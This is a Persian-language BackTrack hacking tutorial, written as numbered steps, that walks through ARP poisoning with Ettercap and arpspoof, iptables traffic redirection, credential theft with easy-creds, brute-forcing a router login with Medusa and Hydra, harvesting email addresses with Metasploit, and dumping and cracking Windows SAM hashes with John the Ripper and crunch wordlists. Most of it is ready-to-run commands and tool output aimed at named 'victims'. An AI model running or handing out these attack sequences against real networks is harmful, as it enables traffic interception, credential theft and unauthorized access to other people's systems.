


سپس در کادر، آی پی ها لیست می شوند.
 قربانی هایی را که مد نظر دارید به add to target 1 اضافه کنید
 مثال: 192.168.10.112 و سپس add target 1




(۶) گزینه :

Start | Start sniffing




(عمل مسموم سازی arp یا گزینه :

Mitm | Arp poisoning



۸) گزینه:

Sniff remote connections



۹) دیدن نتایج کار شما تا این مرحله از کار:



۱۰) گزینه :

Start | Stop sniffing

که شروع به شنود از اطلاعات هدف می کند.



URL traffic manipulation

روش دیگر برای مسموم سازی arp نیز است که آن استفاده از دستور arpspoof است که در شبکه های محلی مورد استفاده قرار می گیرد.

کانفیگ کردن ip-tables برای اجازه دادن تا برای روت کردن شبکه به شبکه جعلی خودمان .

دستور زیر:

```
sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

```
cat > /proc/sys/net/ipv4/ip_forward
```

فرض می کنیم قربانی از win7 با ip ادرس ۱۹۲.۱۶۸.۱۰.۱۱۵ در حال کار است.

دقت کنید به:

الف) -i برای مشخص کردن نوع اینترفیس است.

wlan=wireless __ eth=Ethernet __ Lo=loopback

ب) -t برای اضافه کردن تارگت برای مسموم سازی استفاده می شود.

```
sudo arpspoof -i wlan0 -t 192.168.10.115 192.168.10.1
```

دستور کلی:

```
arpspoof -i [interface] -t [target IP address] [destination IP address].
```

در ادامه getaway می شود ip ادرس سیستم بکترک ما. ip ادرس در بکترک: 192.168.10.110.

```
sudo arpspoof -i wlan0 -t 192.168.10.1 192.168.10.110
```

Port redirection

در این بخش ما می خواهیم عمل هدایت یک پورت به یک پورت دیگر را پیاده سازی کنیم. یعنی پورتی را که در حال عبور دادن ترافیک است از پورت ۸۰ به ۸۰۸۰ جابجا کنیم.

واژه port redirection به عنوان port forwarding و port mapping نیز می شناسند.

دستور زیر:

```
Sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

در اینجا ما می خواهیم ترافیکی را که به سمت دروازه (gateway) با ip ادرس ۱۹۲.۱۶۸.۱۰.۱ می رود مسموم کنیم.

```
sudo arpspoof -i wlan0 192.168.10.1
```

دستور کلی:

```
arpspoof -i [interface] [destination IP address].
```

در دستور قبل که دروازه پیشفرض معلوم شد، ما در اینجا ترافیک را از پورتی به پورت دیگر روت می کنیم.

ip ادرس ما: 192.168.10.110

دستور زیر:

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

با اعمال بالا ما می توانیم سپس ترافیکی را که از سمت تارگت می آید شنود (sniff) و کارهای جالبی را با کمی خلاقیت انجام دهیم.

Accessing an e-mail by stealing cookies

کوکی دیتای کوچکی است که به وبسایتی که توسط کامپیوتر در حال استفاده است، ارسال میشود، بعضی از کاربران این اطلاعات را اجازه می دهند تا ذخیره شود بر روی مرورگرشان. ما با نرم افزارهای زیادی می توانیم این کوکی هایی را که حتی encrypt شده اند را نیز بگشاییم و ببینیم. با نرم افزارهایی مثل: Easy-URLstrip , SSLstrip , Ettercap , Creeds و در اینجا در مورد easy-creeds صحبت می کنیم.

(۱) مسیر زیر:

```
root@bt:~# cd /pentest/sniffers/easy-creeds
root@bt:~/pentest/sniffers/easy-creeds#
```

./easy-creds.sh

سپس عدد ۲ را بنویسید.

```

#####  ##  #### # #          #####  #####  #####  #####  #####
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
##### # # #### # ##### # # # # ##### # # # # # # # # # # # # # # #
# ##### # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
##### # # #### # #          ##### # # # # #####  #####  #####

v3.6-BT5 11/08/2011
This script leverages tools for stealing credentials during a pen test.
** At any time, ctrl+c to return to main menu **

1. Create Victim Host List
2. Standard ARP Poison
3. Oneway ARP Poison
4. DHCP Poison
5. DNS Poison
6. ICMP Poison
7. Previous Menu

Choice:

```

نتیجه بعد از نوشتن عدد ۲ و اینتر کردن:

```

#####  ##  #### # #          #####  #####  #####  #####  #####
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
##### # # #### # ##### # # # # ##### # # # # # # # # # # # # # # #
# ##### # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
##### # # #### # #          ##### # # # # #####  #####  #####

v3.6-BT5 11/08/2011
This script leverages tools for stealing credentials during a pen test.
** At any time, ctrl+c to return to main menu **

1. Create Victim Host List
2. Standard ARP Poison
3. Oneway ARP Poison
4. DHCP Poison
5. DNS Poison
6. ICMP Poison
7. Previous Menu

Choice:

```


در شکل بالا چند نوع مسموم سازی را می بینید.

۳) انتخاب عدد ۳ ، یعنی Oneway ARP Poisoning :

```
Network Interfaces:
eth0      Link encap:Ethernet  HWaddr 08:00:27:67:f6:8e
          inet6 addr: fe80::a00:27ff:fe67:f68e/64 Scope:Link
eth1      Link encap:Ethernet  HWaddr 08:00:27:93:86:4f
          inet6 addr: fe80::a00:27ff:fe93:864f/64 Scope:Link

Interface connected to the network, example eth0:
```

۴) نوع اینترفیس خود را بنویسید:

مثل: wlan0

۵) تعیین مسیر برای ذخیره شدن نتایج :

نکته: اگر ننویسید به مسیر زیر میرود : /root/Easy-Creds یا مسیر pentest/sniffers/easy-creds

```
Provide path for saving log files, ex. root, *NOT* /root/:
```

۶) پیغامی برای شما ظاهر می شود مثل: "Do you have a populated file of victims to use" که شما n بنویسید:

```
Setting up iptables to handle traffic routing.Do you have a populated file of victims
n) n
```

(در این مرحله ip gateway ی نویسیم: 192.168.10.1

```
Setting up iptables to handle traffic routing.Do you have a populated file of victims
n) n
IP address of the gateway: 192.168.10.1
```


(سوالی در رابطه با حمله "Would you like to include a sidejacking attack" می پرسد، شما بنویسید: n

```
n) n
IP address of the gateway: 192.168.10.1
IP address or range of IPs to poison (ettercap format): 192.168.10.115

Creating folder to keep your attack output in...

Would you like to include a sidejacking attack? (y/n): n
```

۹) در نهایت شکلی تقریبا شبیه به این را مشاهده می کنید:



۱۰ شما در قسمت صفحه اول ettercap می توانید اطلاعات رپوده شده را ببینید. یا اینکه از خود فایل خروجی -easy-creeds به جستجو بپردازید.

سایت های کاربردی فصل:

http://en.wikipedia.org/wiki/Man-in-...e_of_an_attack

http://openmaniak.com/ettercap_filter.php

cain & caabl:

<http://www.irongeek.com/i.php?page=v...-arp-poisoning>

cain & cabl:

<http://www.hacking-tutorial.com/hack...middle-attack/>

این ها عالی اند:

<http://www.chmag.in/article/jun2012/mitm-ettercap>

<http://www.tech-juice.org/2011/06/20...with-ettercap/>

http://www.offensive-security.com/metasploit-unleashed/Event_Log_Management

<https://pypi.python.org/pypi/sslstrip/0.9.2>

<http://www.backtrack-linux.org/forums/showthread.php?t=20272>

<http://seclist.us/2013/01/update-easy-creeds-v-3-7-3-linux-bash-script-for-mitm-attacks.html>

یوتیوب:

www.youtube.com/watch?v=RfHfmeaYcy0

www.youtube.com/watch?v=rw_b_wiSWM

www.youtube.com/watch?v=EMTzBfbU808

Password Cracking


در این فصل می خواهیم در مورد پسوردهای یوزرهایی را که در مرحله بعد از دسترسی به دست آوردیم و در فصل های قبلی که در این مورد بحث کردیم را کرک کنیم تا به پسورد اصلی که رمزنگاری شده بوده برسیم.

:Online Password and HTTP Attacks

در اینجا در مورد THC-Hydra صحبت خواهیم کرد. Hydra پروتکل های زیادی از قبیل , MS , HTTP , HTTPS , FTP , ... , Cisco , VNC , Mysql را پشتیبانی می کند.

(۱) برای اجرای hydra از مسیر زیر بروید:

Applications | BackTrack | Privilege Escalation | Password Attacks | Online Attacks | hydra-gtk




۲) نیاز به یک لیست پسورد و لیست یوزر داریم:


/pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/names/nameslist.txt

/pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/passwds/john.txt

نکته: یا اینکه خودتان در صورت داشتن لیست یوزر و پسورد آن را وارد می کنید.




۳) رفتن به برگه (tab) target و وارد کردن ip آدرس مورد نظر: 192.168.10.111



۴) گزینه های زیر را طبق عکس اعمال کنید:

نکته: ولی قسمت number of task را در هر چه بیشتر کنید پروسه های شما به قسمت های مختلفی تقسیم می شود.



۵) سپس به برگه start رفته و روی start کلیک می کنیم:



Gaining router access

در این بخش نیز از روش brute-force برای دسترسی به روتر استفاده می شود.

۱. مسیر زیر:

Applications | BackTrack | Privilege Escalation | Password Attacks | Online Attacks | medusa

```
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ALERT: User logon information must be supplied.
Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] [-M module [OPT]
-h [TEXT] : Target hostname or IP address
-H [FILE] : File containing target hostnames or IP addresses
-u [TEXT] : Username to test
-U [FILE] : File containing usernames to test
-p [TEXT] : Password to test
-P [FILE] : File containing passwords to test
-C [FILE] : File containing combo entries. See README for more information.
-O [FILE] : File to append log information to
-e [n/s/ns] : Additional password checks ([n] No Password, [s] Password = Use
-M [TEXT] : Name of the module to execute (without the .mod extension)
-m [TEXT] : Parameter to pass to the module. This can be passed multiple ti
different parameter each time and they will all be sent to the
module (i.e.
-m Param1 -m Param2, etc.)
-d : Dump all known modules
-n [NUM] : Use for non-default TCP port number
-s : Enable SSL
-g [NUM] : Give up after trying to connect for NUM seconds (default 3)
-r [NUM] : Sleep NUM seconds between retry attempts (default 3)
-R [NUM] : Attempt NUM retries before giving up. The total number of attem
```

۲. دستور زیر:

```
medusa -M http -h 192.168.10.1 -u admin -P /pentest/passwords/wordlists/darkc0de.lst -e ns -n 80 -F
```

```
root@bt: /pentest/passwords/wordlists# medusa -h 192.168.10.1 -u admin -P /pentest/passwords/wordlists/darkc0de.lst -e ns -n 80 -F -M http
```

-M : نوع ماژول مورد استفاده ما را تعیین می کند، در اینجا ما از http استفاده کردیم.

-h ip: آدرس را می نویسیم.

-u : تعیین کردن یوزر کاربری، در اینجا admin.

-p : نوشتن مسیر پسورد لیست مورد نظر.

-e : یکسری قابلیت های اضافی را در اختیار ما قرار می دهد، مثل پسوردهای خالی، یوزرنیم به عنوان پسورد.

-F : وقتی پسورد پیدا شد به صورت اتوماتیک متوقف می شود.

۰- : مشخص کردن پورت مورد نظر.

ماژول هایی که Medusa پشتیبانی می کند:

AFP ,CVS ,FTP ,HTTP ,IMAP ,MS SQL ,MySQL ,NetWare ,NNTP ,POP3 ,Postgresql ,REXEC ,RLOGIN ,RSH ,SMBNT ,SMTP AUTH ,SMTP VRFY ,SNMP ,SSHv2 ,Subversion ,Telnet , VMware authentication ,VNC ,www

Password profiling

در این بخش با توجه به اطلاعاتی که از سیستم قربانی به دست آوردیم می توانیم تا حدی از پسورد لیست کوچکتری استفاده کنیم.

(۱) اجرای meta:

msfconsole

(۲) جستجو برای ماژول email:

search email collector

```
msf > search email collector

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
auxiliary/gather/search_email_collector		normal	Search Engine Address Collector

```
msf >
```

(۳) استفاده از ماژول :

use auxiliary/gather/search_email_collector

(۴) دستور:

show options

```
msf > use auxiliary/gather/search_email_collector
msf auxiliary(search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

Name          Current Setting  Required  Description
-----
DOMAIN        no               yes       The domain name to locate email addresses for
OUTFILE       no               no        A filename to store the generated email list
SEARCH_BING   true            yes       Enable Bing as a backend search engine
SEARCH_GOOGLE true            yes       Enable Google as a backend search engine
SEARCH_YAHOO true            yes       Enable Yahoo! as a backend search engine

msf auxiliary(search_email_collector) >
```


(۵) نوشتن دامین مورد نظر:

نکته: دقت کنید که درست وارد کنید.

مثل:

set domain fromwilliesperspective.com

```
msf auxiliary(search_email_collector) > set domain gmail.com
domain => gmail.com
msf auxiliary(search_email_collector) > set outfile /root/Desktop/gmail.com
outfile => /root/Desktop/gmail.com
msf auxiliary(search_email_collector) > █
```

(۶) این مرحله اختیاری است. و برای پیاده سازی همزمان چندین حمله مورد استفاده قرار می گیرد.

set outfile /root/Desktop/fromwillie.txt

```
msf auxiliary(search_email_collector) > set domain gmail.com
domain => gmail.com
msf auxiliary(search_email_collector) > set outfile /root/Desktop/gmail.com
outfile => /root/Desktop/gmail.com
msf auxiliary(search_email_collector) > █
```

(۷) دستور:

run

```
[*] Writing email address list to /root/Desktop/gmail.com...
[*] Auxiliary module execution completed
msf auxiliary(search_email_collector) >
```

(۸) نتایج را که در مسیر تعیین شده، ذخیره شده است ببینید.

Cracking a Windows password using John the Ripper

توسط john ما می توانیم پسوردهایی که hash شده اند و در داخل SAM نگهداری می شوند را کرک کنیم. فرض کنید می خواهیم حمله از نوع فیزیکی انجام دهیم یعنی (Physical access attack). که یا از طریق USB بکترک را بالا می آوریم یا از طریق CD/DVD_ROM . توسط john ما عمل brute-force را برای به دست آوردن پسورد پیاده سازی می کنیم.

(۱) چک کردن هارد دیسک و آن قسمتی که مد نظر دارید این کار را انجام دهید:

Fdisk -l

(۲) دستور زیر:

```
mount /dev/sda1 /target/
```

(۳) رفتن به مسیری که SAM در آن قرار دارد:

```
cd /target/windows/system32/config
```

(۴) لیست کردن محتوای فولدر:

```
ls -al
```

(۵) با دستور زیر هش مورد نظر را به مسیر زیر جابه جا می کنیم:

```
samdump2 system SAM > /root/hashes/hash.txt
```

(۶) رفتن به مسیر john ripper:

```
cd /pentest/passwords/jtr
```

(۷) دستور زیر:

```
./john /root/hashes/hash.txt
```

(۸) برای اтак دادن به فایل سیستمی NTFS از دستور زیر استفاده کنید:

```
./john /root/hashes/hash.txt-f:nt
```

Using dictionary attacks

از عنوان مشخص است، ما از لیستی که خودمان برای عمل کرک تهیه کرده ایم، استفاده می کنیم.

(۱) دستور:

```
apt-get update
```

(۲) دستور:

```
apt-get install crunch
```

```
root@bt:~# apt-get install crunch
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

(۳) مسیر برنامه:

```
/pentest/passwords/crunch
```

```
root@bt:~# cd /pentest/passwords/crunch
root@bt:/pentest/passwords/crunch#
```

۴) توضیحات این ابزار:

crunch [minimum length] [maximum length] [character set] [options]

options

-o: یک مسیر برای ذخیره پسوردهای تولید شده.

-b: مشخص کردن حداکثر تعداد کلمه و با بر اساس سائز شما: GB , MB , KB

-l: اجازه برای تشخیص کلمات تحت الفظی. مثل: ^ , % , @

۵) نمونه دستور (تولید پسورد با حداقل ۸ کارکتر و حداکثر طول ۱۰ کارکتر و استفاده از حروف انگلیسی و اعداد):

```
/pentest/passwords/crunch/crunch 8 10 ABCDEFGabcdfg0123456789 -o
/root/Desktop/generatedCrunch.txt
```

```
root@bt:/pentest/passwords/crunch# /pentest/passwords/crunch/crunch 8 10 ABCDEFGabcdfg0123456789
-o /root/Desktop/generatedCrunch.txt
Crunch will now generate the following amount of data: 724845943848960 bytes
691266960 MB
675065 GB
659 TB
0 PB
Crunch will now generate the following number of lines: 66155263819776
```

۶) سپس با دستور زیر فایل ذخیره شده را باز کنید:

```
nano /root/Desktop/generatedCrunch.txt
```

نتیجه: ما یک پسورد لیست انحصاری با توجه به نیازی که داشتیم ساختیم.

Physical access attacks

با استفاده از ابزار SUCrack می توانیم در صورت داشتن دسترسی فیزیکی به سیستم هدف عمل کرک پسورد برای آن را انجام دهیم.

شامل option های زیر می باشد:

--help: دیدن کامل توضیحات.

-l: برای در زدن استفاده می شود و کاربری که در حال تلاش برای ورود است.

-s: هر ۳ ثانیه به طور پیشفرض برای شما محاسبات را نمایش می دهد.

-a : تعیین می‌کنیم که آیا از کدهای ANSI استفاده شود یا خیر.

-w : تعیین کردن تعداد نخ‌های پردازشی، چون می‌تواند از ویژگی multithread استفاده و پشتیبانی کند.

۱. ابتدا لیستی که توسط crunch ساخته شده را به برنامه وارد می‌کنیم.

```
sucrack /pentest/passwords/wordlists/rockyou.txt
```

۲. دو نخ می‌سازیم و می‌خواهیم که هر ۶ ثانیه محاسبات را نشان دهد و از ANSI کدها استفاده می‌کنیم.

```
sucrack -w 2 -s 6 -a /pentest/passwords/wordlists/rockyou.txt
```

سایت‌های کاربردی فصل:

http://www.remote-exploit.org/articles/misc_research_amp_code/index.html

<http://www.securityfocus.com/tools/category/11>

<http://www.breaknenter.org/>

<http://www.breaknenter.org/projects/inception/>

Using rainbow tables:

www.youtube.com/watch?v=yVIX8lh967M

www.youtube.com/watch?v=X1krdBR_RRo

<http://null-byte.wonderhowto.com/how-to/rainbow-tables-create-use-them-crack-passwords-0131470/>

<http://renderlab.net/projects/WPA-tables/>

<http://xiaopan.co/forums/threads/wpa-wpa2-psk-rainbow-tables-33gb.440/>

Using ATI Stream:

www.youtube.com/watch?v=TeqN8BM9A30

